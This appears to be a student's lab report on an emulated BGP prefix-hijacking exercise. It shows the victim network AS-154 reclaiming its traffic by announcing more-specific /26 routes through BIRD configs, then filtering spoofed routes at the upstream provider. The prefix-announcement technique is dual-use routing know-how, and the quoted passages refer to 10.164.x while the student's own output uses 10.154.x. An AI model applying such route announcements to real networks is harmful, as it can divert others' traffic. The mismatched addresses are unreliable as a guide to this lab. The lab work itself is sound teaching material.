
Task 5.b. Fighting Back from AS-154



```
Connecting to b13041a91b02...
Connected to b13041a91b02.
root@b13041a91b02 / # cat /etc/bird/bird.conf
router id 10.0.0.23;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";
```

```
AS154/router0
ASN: 154
Name: router0
Role: Router
IP: net0,10.154.0.254/24
IP: ix102,10.102.0.154/24
```

We made the bird154.conf file and executed the file




```
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol static {
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.64/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.128/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.192/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
}

root@b13041a91b02 / # 
```

```
AS154/router0
ASN: 154
Name: router0
Role: Router
IP: net0,10.154.0.254/24
IP: ix102,10.102.0.154/24
```

bird154.conf


```
router id 10.0.0.23;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}
define LOCAL_COMM = (154, 0, 0);
define CUSTOMER_COMM = (154, 1, 0);
define PEER_COMM = (154, 2, 0);
define PROVIDER_COMM = (154, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp u_as2 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.2 as 2;
}
protocol bgp u_as4 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.4 as 4;
}
protocol bgp u_as11 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.11 as 11;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix102" { stub; };
        interface "net0" { hello 1; dead count 2; };
    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol static {
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.64/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.128/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.192/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
}
```



```
}
protocol static {
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.64/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.128/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.192/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
}

root@b13041a91b02 / # birdc configure
BIRD 2.0.7 ready.
Reading configuration from /etc/bird/bird.conf
Reconfigured
root@b13041a91b02 / #
```

AS154/router0
ASN: 154
Name: router0
Role: Router
IP: net0,10.154.0.254/24
IP: ix102,10.102.0.154/24

Go to other routers to check the route




171/router0

```
Connecting to 35aebe3cfee2...
Connected to 35aebe3cfee2.

root@35aebe3cfee2 / #
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.64/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.192/26 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / #
```

AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24


Need to check whether we can access the host.



155/host_0

```
Connecting to 472de959a50e...
Connected to 472de959a50e.

1 root@472de959a50e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
64 bytes from 10.154.0.71: icmp_seq=1 ttl=61 time=0.548 ms
From 10.102.0.2: icmp_seq=2 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=2 ttl=61 time=0.448 ms
From 10.102.0.2: icmp_seq=3 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=3 ttl=61 time=0.399 ms
From 10.102.0.2: icmp_seq=4 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=4 ttl=61 time=0.409 ms
From 10.102.0.2: icmp_seq=5 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=5 ttl=61 time=0.384 ms
From 10.102.0.2: icmp_seq=6 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=6 ttl=61 time=0.398 ms
64 bytes from 10.154.0.71: icmp_seq=7 ttl=61 time=0.328 ms
From 10.102.0.2: icmp_seq=8 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=8 ttl=61 time=0.469 ms
```


AS155/host_0
ASN: 155
Name: host_0
Role: Host
IP: net0,10.155.0.71/24



After reloading the configuration, and wait for a few seconds, we can see that the ping program will now get responses, indicating that the packets are now reaching the real destination `10.164.0.71`. We get our traffic back. If we go to any BGP router, we can see the following routing entries:

```
# ip route | grep 10.164
10.164.0.0/24 via 10.102.0.2   ...   ← The original route
10.164.0.0/25 via 10.102.0.2   ...   ← From the attacker
10.164.0.0/26 via 10.102.0.2   ...   ← Fighting back
10.164.0.64/26 via 10.102.0.2  ...   ← Fighting back
10.164.0.128/25 via 10.102.0.2 ...   ← From the attacker
10.164.0.128/26 via 10.102.0.2 ...   ← Fighting back
10.164.0.192/26 via 10.102.0.2 ...   ← Fighting back
```


Task 5.c. Fixing the Problem at AS-3



27.12.4 Filtering Out Spoofed Advertisement

In the YouTube incident, the problem was eventually resolved when PCCW, the upstream service provider for Pakistan Telecom, withdrew the fake announcements. To emulate that, we can add a filter rule to AS-2's and AS-3's configuration (at IX-100, where they peer with AS-150), so when they import routes from AS-150, they only import the route to prefix 10.150.0.0/24. By doing so, the fake routes announced by AS-150 will not be accepted by AS-2 or AS-3; therefore, they will not be able to reach the Internet.

```
protocol bgp c_as150 {
  ipv4 {
    table t_bgp;
    import filter {
        bgp_large_community.add(CUSTOMER_COMM);
        bgp_local_pref = 30;
        if (net != 10.150.0.0/24) then reject;   ← The added rule
        accept;
    };
```




```
    export all;
    next hop self;
  };
  local 10.100.0.3 as 3;
  neighbor 10.100.0.150 as 150;
}
```

Used by service provider who is AS3

Modified bird154.conf


```
router id 10.0.0.23;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}
define LOCAL_COMM = (154, 0, 0);
define CUSTOMER_COMM = (154, 1, 0);
define PEER_COMM = (154, 2, 0);
define PROVIDER_COMM = (154, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp u_as2 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.2 as 2;
}
protocol bgp u_as4 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.4 as 4;
}
protocol bgp u_as11 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.11 as 11;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix102" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}

/*
protocol static {
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.64/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.128/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.192/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
  };
}
*/
```



154/router0

```
    peer table master4;
    import none;
    export all;
}
root@b13041a91b02 / # cat /etc/bird/bird.conf
router id 10.0.0.23;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };
```

AS154/router0
ASN: 154
Name: router0
Role: Router
IP: net0,10.154.0.254/24
IP: ix102,10.102.0.154/24




154/router0

```
/*
protocol static {
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.64/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.128/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.192/26 via "net0" {
        bgp_large_community.add(LOCAL_COMM);
   };
}
*/
root@b13041a91b02 / # birdc configure
BIRD 2.0.7 ready.
Reading configuration from /etc/bird/bird.conf
Reconfiguration in progress
root@b13041a91b02 / #
```

AS154/router0
ASN: 154
Name: router0
Role: Router
IP: net0,10.154.0.254/24
IP: ix102,10.102.0.154/24

